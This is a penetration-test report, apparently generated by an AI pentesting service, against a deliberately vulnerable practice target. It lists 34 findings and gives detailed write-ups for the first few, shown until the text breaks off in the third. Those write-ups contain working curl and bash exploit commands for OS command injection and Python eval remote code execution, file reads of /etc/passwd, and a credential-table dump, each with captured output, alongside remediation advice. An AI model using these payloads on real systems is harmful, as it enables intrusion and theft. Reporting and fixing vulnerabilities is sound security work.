XALGORIX

Offensive Security · Hosted AI Pentesting

Security Assessment Report

PREPARED FOR	**https://pentest-ground.com:9000**
TARGET	**https://pentest-ground.com:9000**
ENGAGEMENT MODE	**SINGLE**
ASSESSMENT WINDOW	**25 Oct 2026 to 27 Oct 2026**
DURATION	**41 h 47 min**
REPORT REFERENCE	**a4f54b9f-a93c-45e5-b67c-8885df92b1e9**

OVERALL RISK RATING

CRITICAL

100 / 100

One or more vulnerabilities pose immediate risk of compromise. Prioritise emergency remediation.

FINDINGS BY SEVERITY

- **18 Critical**
- **14 High**
- **2 Medium**
- **0 Low**
- **0 Info**

Document Information

Attribute	Value
Document title	Security Assessment Report — https://pentest-ground.com:9000
Classification	CONFIDENTIAL
Document status	Final
Version	1.0
Prepared for	https://pentest-ground.com:9000
Prepared by	Xalgorix
Issue date	28 Oct 2026
Reference	a4f54b9f-a93c-45e5-b67c-8885df92b1e9
Distribution	Authorised stakeholders only

Table of Contents


1. Executive Summary
2. Risk Rating Methodology
3. Scope & Limitations
4. Findings Summary
5. Detailed Findings
6. Appendix — Methodology Coverage

1. Executive Summary

Xalgorix conducted an authorised security assessment of https://pentest-ground.com:9000 on behalf of https://pentest-ground.com:9000. The engine reported a total of 34 findings across the selected methodology, including 18 critical, 14 high, 2 medium, 0 low, and 0 informational issues. The overall risk posture is rated CRITICAL.

One or more vulnerabilities pose immediate risk of compromise. Prioritise emergency remediation.

Severity distribution



Key risks

#	Severity	CVSS	Finding
01	CRITICAL	10.0	Unauthenticated OS Command Injection in DVWA GraphQL systemDebug(arg) leading to Remote Code Execution
02	CRITICAL	9.8	Unauthenticated Remote Code Execution via Python eval() in GET /eval?s= (commands run as root)
03	CRITICAL	9.8	Unauthenticated OS Command Injection in GET /uptime/{flag} (os.popen with unsanitised path segment, executes as root)
04	CRITICAL	9.8	Unauthenticated account takeover — session tokens are md5(expiry timestamp) and can be computed offline, giving full admin takeover
05	CRITICAL	9.8	Unauthenticated Remote Code Execution via Werkzeug Debugger Console — PIN derivable offline and debugger secret leaked in HTML

2. Risk Rating Methodology

Findings are classified using the Common Vulnerability Scoring System (CVSS) v3.1 base metric. Each finding is mapped to a qualitative severity band based on its base score and operational context. Where a CVSS score is unavailable, severity is assigned by the engine's vulnerability classifier using CWE, OWASP Top 10 category, and pattern heuristics.

Severity	CVSS Range	Definition	Expected Action
CRITICAL	9.0 – 10.0	Trivial to exploit; full system or data compromise.	Emergency patch within 24–48h
HIGH	7.0 – 8.9	Significant impact; exploitation requires modest effort.	Remediate within current sprint
MEDIUM	4.0 – 6.9	Material weakness; partial compromise or chained risk.	Plan in next maintenance window
LOW	0.1 – 3.9	Minor exposure; defence-in-depth concern.	Address opportunistically
INFO	0.0	Observation with no immediate exploitability.	Track for hardening

The overall engagement risk rating reflects the highest-severity finding present, weighted by the volume of issues across each band. It is intended as a directional indicator and should be interpreted alongside the detailed findings.

3. Scope & Limitations

In-scope target	https://pentest-ground.com:9000
Engagement mode	SINGLE
Methodology	Xalgorix 22-phase offensive workflow (see Appendix)
Window	25 Oct 2026, 14:18 UTC to 27 Oct 2026, 08:05 UTC
Authorisation	Customer-authorised assessment under terms of service
Testing posture	Black-box / grey-box external assessment

Limitations

- Findings reflect the state of the target during the assessment window. Application changes after the window may invalidate observations.
- Issues requiring authenticated access were tested only where credentials or session material were provided.
- Denial-of-service classes and destructive payloads were excluded by default.
- Third-party services and CDN-fronted endpoints were tested only at boundaries Xalgorix is authorised to engage.

4. Findings Summary

ID	Severity	CVSS	Phase	Finding
F-001	CRITICAL	10.0	P20	Unauthenticated OS Command Injection in DVWA GraphQL systemDebug(arg) leading to Remote Code Execution
F-002	CRITICAL	9.8	P11	Unauthenticated Remote Code Execution via Python eval() in GET /eval?s= (commands run as root)
F-003	CRITICAL	9.8	P11	Unauthenticated OS Command Injection in GET /uptime/{flag} (os.popen with unsanitised path segment, executes as root)
F-004	CRITICAL	9.8	P20	Unauthenticated account takeover — session tokens are md5(expiry timestamp) and can be computed offline, giving full admin takeover
F-005	CRITICAL	9.8	P20	Unauthenticated Remote Code Execution via Werkzeug Debugger Console — PIN derivable offline and debugger secret leaked in HTML
F-006	CRITICAL	9.8	P20	Unauthenticated SQL Injection in POST /tokens Allows Full Authentication Bypass and Complete Database Extraction
F-007	CRITICAL	9.8	P20	Unauthenticated SQL Injection in POST /user JSON body 'username' — full credential-store extraction via boolean oracle (create_user sink)
F-008	CRITICAL	9.8	P20	Unauthenticated OS Command Injection in GraphQL systemDebug(arg) on Damn Vulnerable GraphQL Application — arbitrary command execution and file read
F-009	CRITICAL	9.8	P21	Unauthenticated JWT Authentication Bypass via Disabled Signature Verification in DVWA GraphQL me(token) — Admin Impersonation, Password Disclosure, and Chained RCE
F-010	CRITICAL	9.8	P21	Unauthenticated SQL Injection in /post/{post_id} path segment on pentest-ground.com:81 — full database dump (users table with bcrypt hashes, emails, phone numbers)
F-011	CRITICAL	9.8	P21	Unauthenticated OS Command Injection (RCE) in DVWA Command Injection module at :4280 — $_REQUEST['ip'] passed to shell_exec()
F-012	CRITICAL	9.8	P21	Unauthenticated Local File Inclusion escalating to Remote Code Execution in DVWA File Inclusion module at :4280 (include($_GET['page']) + enabled allow_url_include)
F-013	CRITICAL	9.8	P21	Unauthenticated Remote Code Execution via eval() injection in POST /search (Python eval on user input)
F-014	CRITICAL	9.8	P21	Authentication Bypass / Account Takeover via Session Cookie Forgery (hardcoded Flask SECRET_KEY) on :81
F-015	CRITICAL	9.1	P20	Expired/never-expiring access tokens enable full BFLA — stale admin token creates users (CWE-613/CWE-287)
F-016	CRITICAL	9.1	P21	Unauthenticated SQL Injection in /post/{id} on pentest-ground.com:81 - full dump of users table (emails, bcrypt password hashes, phone numbers)
F-017	CRITICAL	9.1	P21	Session tokens never expire — a 6-year-old expired token (2020) still authenticates as admin and returns the plaintext password
F-018	CRITICAL	9.1	P21	Full authentication bypass on FlaskBlog via hardcoded Flask SECRET_KEY — forge session cookies for any user including admin
F-019	HIGH	8.2	P21	Unauthenticated SQL Injection in X-Auth-Token header on POST /widget — token requirement fully bypassed
F-020	HIGH	8.1	P20	Insufficient Session Expiration — expired tokens are accepted indefinitely, giving permanent credential validity and no revocation path

ID	Severity	CVSS	Phase	Finding
F-021	HIGH	8.0	P20	Unauthenticated XXE in POST /search (lxml XMLParser with no_network=False) — arbitrary local file read and server-side request forgery
F-022	HIGH	8.0	P20	SQL Injection in X-Auth-Token Header of POST /widget — Unauthenticated Auth Bypass + Full Database Extraction (admin1 plaintext password recovered)
F-023	HIGH	7.5	P11	Unauthenticated SQL Injection in POST /tokens (username/password) — auth bypass and full user/token database extraction
F-024	HIGH	7.5	P20	Unauthenticated SQL injection in X-Auth-Token header — authentication bypass, admin data extraction and arbitrary account creation
F-025	HIGH	7.5	P20	Unauthenticated SQL Injection in X-Auth-Token header enables full users+tokens table dump and complete authentication bypass
F-026	HIGH	7.5	P20	Unauthenticated SQL Injection in POST /tokens JSON body (username/password) — server-issued session tokens for any user and full users-table exfiltration
F-027	HIGH	7.5	P20	Unauthenticated WebLogic Administration Console Takeover via Factory Default Credentials (weblogic:weblogic1) on pentest-ground.com:7001
F-028	HIGH	7.5	P21	Unauthenticated SQL Injection in GraphQL pastes(filter:) — Full Database Extraction (users table with plaintext passwords, private pastes)
F-029	HIGH	7.5	P21	GraphQL JWT Signature Never Verified - Forged alg=none Token Grants Admin Identity and Dumps All User Passwords
F-030	HIGH	7.5	P21	Unauthenticated UNION SQL Injection in FlaskBlog /search enables full dump of users table (credentials + PII) and schema disclosure
F-031	HIGH	7.5	P21	Unauthenticated SSRF in FlaskBlog POST /create reference parameter — server-side fetch of internal-only services and cloud metadata
F-032	HIGH	7.5	P21	Unauthenticated access to /top_secret via hardcoded HTTP Basic credentials (bonnie:Bonni3) committed in source
F-033	MEDIUM	6.5	P11	SQL Injection in GET /user/{user} path parameter — arbitrary extraction of any user's plaintext password, bypassing the ownership check
F-034	MEDIUM	6.5	P21	Second-order SQL Injection in FlaskBlog /dashboard — stored e-mail re-used in a raw query yields full users-table dump (usernames, e-mails, phones, bcrypt hashes)

5. Detailed Findings

F-001 CRITICAL **Unauthenticated OS Command Injection in DVWA GraphQL systemDebug(arg) leading to Remote Code Execution**

PHASE
20 — Exploit verification

CVSS V3.1
10.0 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CWE
CWE-78

OWASP
A03

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:5013/graphql (query field

Description

Unauthenticated OS command injection in the systemDebug(arg: String) GraphQL query field of the Damn Vulnerable GraphQL Application exposed at https://pentest-ground.com:5013/graphql.

The resolver concatenates the attacker-controlled arg value directly into a shell command string that is executed with /bin/sh -c, with no sanitisation or escaping. Because the concatenation happens inside a shell command line, standard shell metacharacters (;, |, , $(), &&) are interpreted by the shell and allow arbitrary command execution as the dvga (uid=1000) service user.

Proof of concept (single unauthenticated request, no cookies, no headers required):

curl -sk -X POST https://pentest-ground.com:5013/graphql \ -H 'Content-Type: application/json' \ -d '{"query":"{systemDebug(arg:\";id\")}"}'

Baseline (control) — the argument is otherwise treated as a plain ps flag, proving the shell metacharacter is what introduces execution:

{"data":{"systemDebug":"PID USER TIME COMMAND\n 1 dvga 0:05 python app.py\n 162 dvga 0:00 ps aux\n"}}

With arg=";id" the resolver spawns /bin/sh -c ps ;id and returns the command output verbatim inside the JSON response, giving direct in-band proof of command execution (no blind exfiltration, no out-of-band channel required).

The same primitive reads arbitrary files:

{"query":"{systemDebug(arg:\";cat /etc/passwd\")}"}

Impact

unauthenticated remote code execution as the dvga service user. Combined with the container's world-readable filesystem this yields disclosure of system accounts, application source (app.py), environment/credentials files and any other local file, and allows arbitrary writes, reverse shells, and pivoting to other services on the host. The GraphQL endpoint also exposes the systemDiagnostics(username,password,cmd) resolver which executes an arbitrary cmd once the correct credentials are supplied, so this injection is an alternate path to that capability.

Impact

Unauthenticated remote code execution as the dvga (uid=1000) service user on the DVWA GraphQL container. An attacker can read any file readable by that user (/etc/passwd, application source, credentials), write files, and pivot to other services on the same host. Full host compromise of the application container.

Technical Analysis

GraphQL resolver resolve_system_debug(parent, info, arg=None) builds the command by concatenating the attacker-supplied arg string onto a fixed prefix and executing it through a shell (/bin/sh -c). The response body of the ps invocation is returned verbatim as the systemDebug field, which provides in-band confirmation of command execution rather than requiring blind/out-of-band exfiltration. The control request with arg="aux" demonstrates the normal behaviour (argument appended to ps as a flag) and shows the /bin/sh -c process only appears when the metacharacter is supplied, ruling out the response simply being a static process listing.

Proof of Concept

1. Send an unauthenticated POST to https://pentest-ground.com:5013/graphql with Content-Type: application/json and body {"query":"{systemDebug(arg:\"aux\")}"}.
2. Observe the response contains a plain ps aux process listing with no extra shell process - this is the control proving the argument is otherwise treated as an ordinary ps flag.
3. Send the same request with body {"query":"{systemDebug(arg:\";id\")}"}.
4. Observe the response now shows a /bin/sh -c ps ;id process AND the output of id: uid=1000(dvga) gid=1000(dvga) groups=1000(dvga).
5. Escalate to file read with {"query":"{systemDebug(arg:\";cat /etc/passwd\")}"} and observe the full /etc/passwd file returned inside the systemDebug field.
6. No authentication of any kind is required - the requests contain no cookies and no auth headers.

```
#!/bin/bash
# Unauthenticated RCE via DVWA GraphQL systemDebug(arg) command injection
GQL=https://pentest-ground.com:5013/graphql

echo "--- CONTROL: arg is only a ps flag ---"
curl -sk -X POST "$GQL" -H 'Content-Type: application/json' \
  -d '{"query":"{systemDebug(arg:\"aux\")}"}'
echo; echo

echo "--- EXPLOIT: shell metacharacter -> arbitrary command execution ---"
curl -sk -X POST "$GQL" -H 'Content-Type: application/json' \
  -d '{"query":"{systemDebug(arg:\";id\")}"}'
echo; echo

echo "--- EXPLOIT: arbitrary file read ---"
curl -sk -X POST "$GQL" -H 'Content-Type: application/json' \
  -d '{"query":"{systemDebug(arg:\";cat /etc/passwd\")}"}'
echo
```

Exploitation Proof

```
CONTROL (no injection) - arg is treated as a plain `ps` flag:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
-d '{"query":"{systemDebug(arg:\"aux\")}"}'
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:05 python app.py\n
162 dvga      0:00 ps aux\n"}}
[HTTP:200 t:1.009157]

EXPLOIT - shell metacharacter injection, arbitrary command execution with in-band output:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
-d '{"query":"{systemDebug(arg:\";id\")}"}'
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:05 python app.py\n
163 dvga      0:00 /bin/sh -c ps ;id\n  164 dvga      0:00 ps\nuid=1000(dvga) gid=1000(dvga)
groups=1000(dvga)\n"}}
[HTTP:200 t:1.008549]

ARBITRARY FILE READ via the same primitive:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
-d '{"query":"{systemDebug(arg:\";cat /etc/passwd\")}"}'
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:05 python app.py\n
191 dvga      0:00 /bin/sh -c ps ;cat /etc/passwd\n  192 dvga      0:00 ps\nroot:x:0:0:root:/r
oot:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x
:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/bi
n:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nm
ail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:
10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\n
man:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/sbin/nologin\
ncron:x:16:16:cron:/var/spool/cron/crontabs\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:2
2:22::/var/empty:/sbin/nologin\nat:x:25:25::/var/spool/cron/atjobs:/sbin/nologin\nsquid:x:31:3
1:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin\ng
ames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/var/spool/cyrus:/sbin/nologin\nvp
opmail:x:89:89::/var/spool/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/spool/ntp\n"}}
[HTTP:200]

ARBITRARY DIRECTORY LISTING / recon of the container root:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
-d '{"query":"{systemDebug(arg:\";ls -la /;pwd\")}"}'
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:05 python app.py\n
193 dvga      0:00 /bin/sh -c ps ;ls -la /;pwd\n  194 dvga      0:00 ps\ntotal 84\ndrwxr-xr-x
  1 root     root          4096 Oct 26 08:16 .\ndrwxr-xr-x    1 root     root          4096
Oct 26 08:16 ..\n-rwxr-xr-x    1 root     root             0 Oct 26 08:16
.dockerenv\ndrwxr-xr-x    5 root     root           340 Oct 26 08:16 dev\ndrwxr-xr-x    1
root     root          4096 Oct 26 08:16 etc\ndrwxr-xr-x    1 root     root          4096 Oct
26 11:20 home\ndrwxr-xr-x    1 root     root          4096 Sep 29  2023 lib\ndrwxr-xr-x    5
root     root          4096 Sep 28  2023 media\ndrwxr-xr-x    2 root     root          4096
May 30  2025 opt\ndr-xr-xr-x  253 root     root             0 Oct 26 08:16 proc\ndrwx------
2 root     root          4096 Oct 26 08:16 root\ndrwxr-xr-x    2 root     root          4096
Oct 26 08:16 run\ndrwxr-xr-x    1 root     root          4096 Sep 28  2023 sbin\ndrwxr-xr-x
1 root     root          4096 Sep 28  2023 srv\ndr-xr-xr-x   13 root     root             0
Oct 26 08:16 usr\n"}}

UNAUTHENTICATED - no cookies, no Authorization header, no session token was sent with any of
the above requests.
```

Verification

exploited

Remediation

1. Eliminate the shell: use subprocess.run(["ps", arg], ...) with an allow-list of permitted ps flags instead of interpolating the argument into a /bin/sh -c string.
2. Apply the same fix to the systemDiagnostics(cmd) resolver - it should build a fixed argv, not a shell command line.
3. Add an authentication/authorisation check to the privileged resolvers (systemDiagnostics, systemUpdate) and make it fail closed before any command is constructed.

4. Run the app as a non-root, least-privilege user (currently dvga uid 1000) inside a container with a read-only root filesystem and dropped capabilities, so a successful injection is contained.
5. Add a regression test that submits ;id, $(id), |id and `id` as the arg value and asserts the response contains no /bin/sh -c process and no uid= string.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Never build a shell command line by concatenating user input. Run the argument directly
as a fixed argv (no shell), and validate it against a strict allow-list.

In app.py, replace the `systemDebug` resolver's use of a shell string with an argument allow-list,
e.g.:

    import shlex, subprocess
    ALLOWED_ARGS = {None, \"aux\", \"-ef\", \"e\", \"f\", \"-u\", \"-U\", \"ax\", \"auxf\", \"ww\"}

    def resolve_system_debug(parent, info, arg=None):
        if arg is not None and arg not in ALLOWED_ARGS:
            raise GraphQLError(\"invalid argument\")
        proc = subprocess.run([\"ps\", *([] if arg is None else [arg])],
                              capture_output=True, text=True, timeout=5)
        return proc.stdout

This removes the shell entirely (no `;`, `|`, backticks or `$()` can ever be interpreted), keeps
`ps` argument handling explicit, and applies the same pattern to the `systemDiagnostics(cmd)`
resolver — which should also be given a fixed argv plus a timeout, and should never be reachable
without a properly verified credential check performed before the command is built. If the intent
is genuinely to run an operator-supplied command, it must be gated behind strong authentication and
executed as an unprivileged, jailed process with an allow-listed binary list.",
  "tags": [
    "needs-manual-verification"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:5013/graphql (query field systemDebug, argument arg)",
  "verified": false,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-18"
}
```


References

- CWE-78 — https://cwe.mitre.org/data/definitions/78.html
- OWASP A03

F-002 CRITICAL Unauthenticated Remote Code Execution via Python eval() in GET /eval?s= (commands run as root)

PHASE
11 — Deserialization and RCE

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-95

OWASP
A03

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/eval?s=

Description

The GET /eval route takes a user-supplied string in the s query parameter and passes it straight into Python's eval():

```
def evaluate_str():
    """Python code injection"""
    try:
        result = eval("str(%s)" % connexion.request.args["s"])
    except KeyError:
        return {"error": {"message": "No argument provided"}}
    except:
        return {"error": {"message": "Failed to execute code"}}
    return {"message": f"Evaluation result: {result}"}
```

Because eval() executes with the interpreter's full builtins, an attacker can reach __import__ and then os.popen, giving arbitrary OS command execution with the privileges of the running process.

Verified impact: the process runs as root inside a Docker container (/.dockerenv present, cwd /usr/src/app). The application source is Flask 2.2.5 / Python 3.8.1 with a SQLite database at /usr/src/app/vAPI.db; via this single unauthenticated parameter the whole application and its credential store were readable.

Authentication is NOT required: an identical request with and without the X-Auth-Token header returns the same HTTP 200 result.

Impact

complete unauthenticated compromise of the application container as root — arbitrary command execution, read/write of all application files, theft of the SQLite user database and every issued auth token, and pivot to any other service reachable from the container's network namespace. Every other protection in this API becomes moot.

Impact

Unauthenticated Remote Code Execution as root on the API server. Full compromise of the application container: read/write of all application files under /usr/src/app, theft of the SQLite user database (plaintext passwords for every account) and every issued authentication token, and pivoting to any service reachable from the container's network namespace. Because the process is root, the attacker can also install backdoors, alter the application code, and take the container over persistently.

Technical Analysis

The Flask/Connexion handler evaluate_str() builds the expression string as eval("str(%s)" % connexion.request.args["s"]) and returns the result inside the JSON message field. eval executes in the module's global namespace with __builtins__ intact, so __import__('os').popen(...) reaches subprocess-style shell execution. The exception handler swallows errors into a generic "Failed to execute code" message, but successful evaluation returns the raw result, so command output is returned in-band to the attacker — no out-of-band channel or timing oracle is required. The route has no authentication check at all, and the Flask dev server runs with debug=True, which in a real deployment would add an interactive Werkzeug debugger console to the impact.

Proof of Concept

1. GET /eval?s=1%2B1 — server returns "Evaluation result: 2", proving the s parameter is passed to a Python evaluator (unauthenticated; adding the X-Auth-Token header changes nothing).

2. GET /eval?s=__import__('os').popen('id').read() (URL-encoded) — server returns "Evaluation result: uid=0(root) gid=0(root) groups=0(root)", proving arbitrary OS command execution.
3. GET /eval?s=__import__('os').getcwd() -> /usr/src/app, and __import__('platform').platform() -> Linux-5.10.0-46-amd64-x86_64-with-glibc2.2.5, confirming the execution context.
4. GET /eval?s=__import__('sqlite3').connect('/usr/src/app/vAPI.db').execute('SELECT * FROM users').fetchall() -> dumps the full credential table.

```
curl -sk "https://pentest-ground.com:9000/eval?s=$(python3 -c "import
urllib.parse;print(urllib.parse.quote(\"__import__('os').popen('id').read()\"))")"
```

Exploitation Proof

PROOF — unauthenticated remote code execution as root.

Step 1 — the parameter is evaluated, not echoed:

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=1%2B1"
{
  "message": "Evaluation result: 2"
}
```

Step 2 — OS command execution (no auth header sent):

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=$(python3 -c "import
urllib.parse;print(urllib.parse.quote(\"__import__('os').popen('id').read()\"))")"
{
  "message": "Evaluation result: uid=0(root) gid=0(root) groups=0(root)\n"
}
HTTP=200
```

Step 3 — host fingerprint:

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=...__import__('platform').platform()..."
{
  "message": "Evaluation result: Linux-5.10.0-46-amd64-x86_64-with-glibc2.2.5"
}
```

Step 4 — working directory and application files:

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=...__import__('os').getcwd()..."
{
  "message": "Evaluation result: /usr/src/app"
}
$ curl -sk "https://pentest-ground.com:9000/eval?s=...str(sorted(__import__('os').listdir('/us
r/src/app')))..."
{
  "message": "Evaluation result: ['__pycache__', 'openapi', 'pages', 'requirements.txt',
'vAPI.db', 'vAPI.log', 'vAPI.py']"
}
```

Step 5 — credential store dumped through the same sink:

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=...__import__('sqlite3').connect('/usr/src/
app/vAPI.db').execute('SELECT * FROM users').fetchall()..."
{
  "message": "Evaluation result: [(1, 'user1', 'pass1'), (2, 'user2', 'pass2'), (3, 'user3',
'pass3'), (4, 'user4', 'pass4'), (5, 'user5', 'pass5'), (6, 'user6', 'pass6'), (7, 'user7',
'pass7'), (8, 'user8', 'pass8'), (9, 'user9', 'pass9'), (10, 'admin1', 'pass1'), (11,
'admin2', 'pass2'), ...]"
}
```

Step 6 — control proving authentication is NOT required (identical responses):

```
$ curl -sk "https://pentest-ground.com:9000/eval?s=1%2B1" -H "X-Auth-Token:
b191106ea2a7cc74b713e467a4986599"
{
  "message": "Evaluation result: 2"
}
$ curl -sk "https://pentest-ground.com:9000/eval?s=1%2B1"
{
  "message": "Evaluation result: 2"
}
```

Single-line reproducer:

```
curl -sk "https://pentest-ground.com:9000/eval?s=$(python3 -c "import
urllib.parse;print(urllib.parse.quote(\"__import__('os').popen('id').read()\"))")"
```

Verification
exploited

Remediation
1. Replace the eval() call in evaluate_str() (vAPI.py) with an AST-whitelist evaluator that forbids attribute access, imports and function calls. 2. Enforce the X-Auth-Token authentication on the /eval route — it is currently ignored — and restrict it to an admin role. 3. Run the container as a non-root user (add USER app to the Dockerfile) and mount the source tree read-only. 4. Block /eval at the nginx ingress for internet traffic until the handler is fixed. 5. Treat the host as potentially compromised: rotate all issued tokens, change every user password, and rebuild the container from a known-good image; audit vAPI.log for prior exploitation.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence

{
  "fix": "Remove `eval()` on user input entirely — it is never safe. If expression evaluation is a required product feature, replace it with an AST-whitelist evaluator that forbids attribute access, imports and calls, and expose only a small set of numeric constants.

```python
import ast, math
ALLOWED_NODES = (ast.Expression, ast.BinOp, ast.UnaryOp, ast.Constant, ast.Name, ast.Load,
                 ast.Add, ast.Sub, ast.Mult, ast.Div, ast.FloorDiv, ast.Mod, ast.Pow,
                 ast.USub, ast.UAdd)
ALLOWED_NAMES = {\"pi\": math.pi, \"e\": math.e}

def safe_eval(expr: str):
    tree = ast.parse(expr, mode=\"eval\")
    for node in ast.walk(tree):
        if not isinstance(node, ALLOWED_NODES):
            raise ValueError(\"disallowed expression\")
        if isinstance(node, ast.Name) and node.id not in ALLOWED_NAMES:
            raise ValueError(\"disallowed name\")
    return eval(compile(tree, \"<expr>\", \"eval\"), {\"__builtins__\": {}}, dict(ALLOWED_NAMES))
```

Also: (1) enforce the existing `X-Auth-Token` authentication on `/eval` — it is currently ignored entirely; (2) run the container as a non-root user (`USER app` in the Dockerfile) so a future eval bug is not immediately root; (3) remove the `/eval` route from any publicly exposed scanner target until it is rewritten.",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/eval?s=",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-1"
}

References

- CWE-95 — https://cwe.mitre.org/data/definitions/95.html
- OWASP A03

F-003 CRITICAL

Unauthenticated OS Command Injection in GET /uptime/{flag} (os.popen with unsanitised path segment, executes as root)

PHASE
11 — Deserialization and RCE

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-78

OWASP
A03

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/uptime/{flag}

Description

The GET /uptime/{flag} route concatenates the URL path segment flag directly into a shell command string and executes it with os.popen():

```
def display_uptime_flag(flag):
    """OS command injection"""
    if flag:
        command = "uptime -" + flag
    else:
        command = "uptime"
    output = os.popen(command).read()
    response = {"response": {"command": command, "output": output}}
    return json.dumps(response, sort_keys=True, indent=2), 200
```

There is no authentication, no allow-list, and no escaping of shell metacharacters. The route even echoes the fully-assembled command back to the attacker in the command field, and returns the command's stdout in the output field — so the exploit result is visible in-band with no out-of-band channel needed.

Verified impact: the injected command executes as root inside the container (uid=0(root) gid=0(root) groups=0(root)), and the app source confirms the shell runs through /bin/sh (a ; separator works, and a leading space yields the full uptime output followed by the injected command's output).

This is an independent RCE path from the /eval finding: it requires no Python payload construction and works with plain shell metacharacters in the URL path.

Impact

Unauthenticated Remote Code Execution as root on the API server. An attacker can run any shell command with the privileges of the web server process: read and overwrite the application source and the SQLite credential database, install backdoors for persistence, exfiltrate data, and pivot to any service reachable from the container. Because the command is echoed back in the response, the attacker also gets a convenient command-echo oracle.

Technical Analysis

The handler builds command = "uptime -" + flag and runs os.popen(command).read(). os.popen invokes /bin/sh -c <command>, so any shell metacharacter in the path segment is interpreted by the shell. The route has no authentication check and no input filtering. The response serialises both the executed command string and its stdout, which makes exploitation trivial to confirm in-band and gives the attacker a command-echo oracle. The /uptime/{flag} route is a completely separate code path from the /eval Python-eval sink, so it provides a second independent unauthenticated RCE vector (this one requires only plain shell metacharacters, no Python payload).

Proof of Concept

1. GET /uptime/x -> HTTP 200 and the response shows the assembled command "uptime -x", confirming the path segment is interpolated straight into a shell command string.
2. GET /uptime/x%3Bid (URL-encoded x;id) -> HTTP 200 with "command": "uptime -x;id" and "output": "uid=0(root) gid=0(root) groups=0(root)", proving arbitrary command execution as root.
3. GET /uptime/x;whoami -> "output": "root\n", independently confirming the execution identity.
4. No authentication header is required on this route.

```
curl -sk "https://pentest-ground.com:9000/uptime/x%3Bid"
```

Exploitation Proof

PROOF — unauthenticated OS command injection, commands executed as root.

Step 1 — baseline showing the raw path segment is concatenated into a shell command:

```
$ curl -sk "https://pentest-ground.com:9000/uptime/x"
"{
  "response": {
    "command": "uptime -x",
    "output": ""
  }
}"
HTTP=200
```

Step 2 — command injection with ; (command output returned in-band):

```
$ curl -sk "https://pentest-ground.com:9000/uptime/x%3Bid"
"{
  "response": {
    "command": "uptime -x;id",
    "output": "uid=0(root) gid=0(root) groups=0(root)\n"
  }
}"
HTTP=200
```

Step 3 — independent confirmation with whoami:

```
$ curl -sk "https://pentest-ground.com:9000/uptime/x;whoami"
"{
  "response": {
    "command": "uptime -x;whoami",
    "output": "root\n"
  }
}"
HTTP=200
```

Step 4 — control showing the shell actually executes the full command line (space-prefixed variant, so uptime also produces output before the injected command):

```
$ curl -sk "https://pentest-ground.com:9000/uptime/%20;id"
"{
  "response": {
